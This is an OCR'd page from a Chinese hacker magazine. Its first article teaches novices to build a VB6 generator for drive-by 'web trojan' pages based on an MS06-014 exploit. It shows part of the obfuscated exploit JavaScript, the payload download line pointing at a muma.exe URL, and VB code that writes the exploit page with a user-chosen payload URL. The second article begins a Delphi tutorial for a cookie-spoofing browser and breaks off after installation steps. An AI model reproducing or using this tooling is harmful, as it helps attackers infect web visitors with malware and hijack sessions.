
（文章中涉及到的 E 语言编译器，大家可以到 http://www.dywt.com.cn/download.asp 来下载，本文所用的易语言是 4.02 正式完整版）

> 文章难易度：★★
> 文章阅读点：菜鸟如何使用 VB6 来制作网页木马生成器

# 菜鸟使用 VB6 来编写网页木马生成器

零点邪恶

在前几期 X 档案的编程栏目里都有一些教菜鸟学习 VB 编程入门的文章，在文章中也制作了一些实用的小程序。那么今天我就教菜鸟们如何使用 VB 打造自己的网页木马生成器，我们以 MS06-014 的变种木马为例，打开 muma.html，可以看到它的源代码，如图 1。




```
 while(prand.length > 10) {
  prand = (parseInt(prand.substring(0, 10)) + parseInt(prand.substring(10,
prand.length))).toString();
 }
 prand = (mult * prand + incr) % modu;
 var enc_chr = "";
 var enc_str = "";
 for(var i=0; i<str.length; i+=2) {
  enc_chr = parseInt(parseInt(str.substring(i, i+2), 16) ^ Math.floor((prand /
modu) * 255));
  enc_str += String.fromCharCode(enc_chr);
  prand = (mult * prand + incr) % modu;
 }
 return enc_str;
}
dl="http://www.hackerxfiles.net/muma.exe";
var
hk="f8d2bf5d24a25ab4f6372cb3b0c34c2a5f73092823fe90b43438970489656e0953ba142ceeb7
98520db5111b312dc78bf26d6eef7d59aea5054c72d31678733005adf0da15829c4d22d1b3be6e148
678a44137f88b051fd8a7931c4b3d87181ec529d457b06db1d03af4e448801e35b1a0f77771bb1f63
9fa3b9d2d1f8f904dc12fe9875573a55c0b0394c9d310f073bf8a1252f7d66d339c43fec3a34a250e
ff80e11490abe1311596e60bac42ba238b6acd3758b1178b0d6f025e256df2e52f3192b07a319b36b
81d7429765ec24852996170ad13779e26ac88a65beba4d1c85023463e3a08fa7104dc694d0a656362
eaaca4a1aa73ec4cbc4286c16a1e523797fa15a4c4f37b93c7909fa708d059e2532dd4d084dc7e10e
```

图 1

看着这些密密麻麻的代码，大家会如何想呢？其实网页木马就是一个 HTML 文件，它负责下载并执行指定 URL 的文件。在图 1 中标出的那一行就是下载并执行的木马文件，可以由用户自己指定。

根据上边的说明，http://www.hackerxfiles.net/muma.exe 是由我们自己指定的，所以我们需要一个 text 控件，让用户输入任意内容。

打开迷你版 VB，新建一个“标准 EXE”工程，在控件面板上选择“TextBox”文本控件，在右边适当的位置画出合适的大小，再到控件面板上选择一

个“CommandButton”命令控件，画到刚才的Text控件的右边，并将这个命令控件的“Caption”标题属性改为“生成”，如图2。




图2

现在双击“生成”这个控件，自动进入代码编写的界面，依次写入以下代码：

```
Open "./muma.html" For Output As #1
'打开一个名为muma.html的文件，如果没有就新建一个
Print #1, "<SCRIPT LANGUAGE=""JavaScript"">"
'MS06014网页木马的第一行代码
Print #1, "<!—"
'网页木马的第二行代码
……
(省略)
```

首先使用Open函数，打开当前目录下的muma.html，如果此文件不存在就新建一个muma.html，接着使用Print，把网页木马的源代码一句一句的写到muma.html里。需要注意的是，网页木马的代码都要写在双引号里面，可是这样会出现一个问题，当网页木马本身就带有双引号的时候，容易发生错误。所以在把代码复制过来之前，要用两个双引号（""）来替换掉原来的双引号。例如，想把**<SCRIPT LANGUAGE=""JavaScript"">写到文件里，可以使用Print #1, "<SCRIPT LANGUAGE=""JavaScript"">**"来实现。当写到**dl="http://www.hackerxfiles.net/muma.exe"**这一句的时候，需要留点神，把它改成：

```
Print #1, "dl = """&Text1.Text&""""
'这里是取出Text1文本框里的内容写到文件里
```

后面再继续更改，其完整代码详见光盘。也许有的朋友会认为这种方法很麻烦，因为要写很多Print，还不把人给累死了。我教大家一种简单的方法，首先把网页木马的内容分为3部分，**dl = "http://……"**这一句之前的所有代码作为第一部分，将它放到Label标签里。回到代码编辑窗口中，在控件栏里选择“Label”控件，随便找个地方画出来，然后在Label1控件的属性中找到“Catpion”属性，把第一部分的代码全部都粘贴进去，同时将“Visible”（窗体是否可见）设为“False”，如图3。




图3

再使用同样的方法画一个新的Label2标签，把**dl = "http://……"**之后的所有代码当做第三部分，粘贴到Label2的“Catpion”属性中，同时将Label2设为不可见。那么现在我们可以用比较少的代码完成网页木马生成器的编写了，还是在“生成”按钮控件双击进入代码编辑模式，写入以下代码：

```
Private Sub Command1_Click()
    Open "./muma.html" For Output As #1
    Print #1, Label1.Caption    '第一部分代码
    Print #1, "dl= """ & Text1.Text & """"   '网马地址，注意
这里双引号的处理
    Print #1, Label2.Caption    '第三部分代码
    Close #1
End Sub
```

好了，一个网页木马生成器就完成了，为了美观，大家可以自行加入一些Frame和Label标签，最终效果如图4。





图4

（文章中涉及到的muma.html和相关源代码光盘已收录）





# Delphi 零基础也能打造“黑客浏览器”

无敌小龙（张博）

很早以前网上就曾经公布过 Cookie 欺骗漏洞的利用了，至于利用工具，有明小子的 Domain，还有桂林老兵的 Cookie 修改工具等。于是，小菜们拿着这些工具着实地爽了一阵子！不过，总是拿着别人的工具来“征战沙场”，毕竟有种“寄人篱下”的感觉。所以，各位菜菜与其羡慕别人的工具，倒不如来跟着我一起编写属于我们自己的修改 Cookie 的浏览器！

我们先来认识一种强大的编程工具，这就是 Borland 公司推出的 Delphi。Delphi 被称作 Windows 下最优秀的编程工具，它有 VB 的简单，C++ 的强大。其开发者甚至曾这样调侃过：“真正的程序员用 C++，聪明的程序员用 Delphi”！

目前，Delphi 流行的版本是 Delphi6 和 Delphi7，两者区别不大，主要是在网络组件（组件就是 Delphi 中辅助编程的小工具，我们在后边会有具体的介绍）方面有所区别，Delphi6 使用的是 Fastnet 组件，而 Delphi7 使用的是 Indy 组件。前者的操作更简便容易，所以我们将以 Delphi6 为演示平台，教大家如何制作修改 Cookie 的浏览器。

我们可以从网上下载得到 Delphi6 安装包，Delphi6 的安装非常容易，双击运行 setup.exe 安装文件后，基本上一路点击 Next 就可以了。安装完毕，会在桌面上出现 Delphi6 的快捷方式，在“开始”菜单－“所有程序”－“Borland Delphi6”中也可以找到 Delphi6 的运行方式！

双击桌面上的 Delphi6 快捷方式，Delphi6 就被启动了，启动后的界面如图 1 所示。从图中可以看到，Delphi6 主要分为四大块！首先是最上方横着的工具栏，这是 Delphi 的精华所在，如果没有工具栏上的这些组件，我们的 Delphi 就会黯淡无光，正是这些组件加在一起才会使它的功能强大无比，所向披靡！

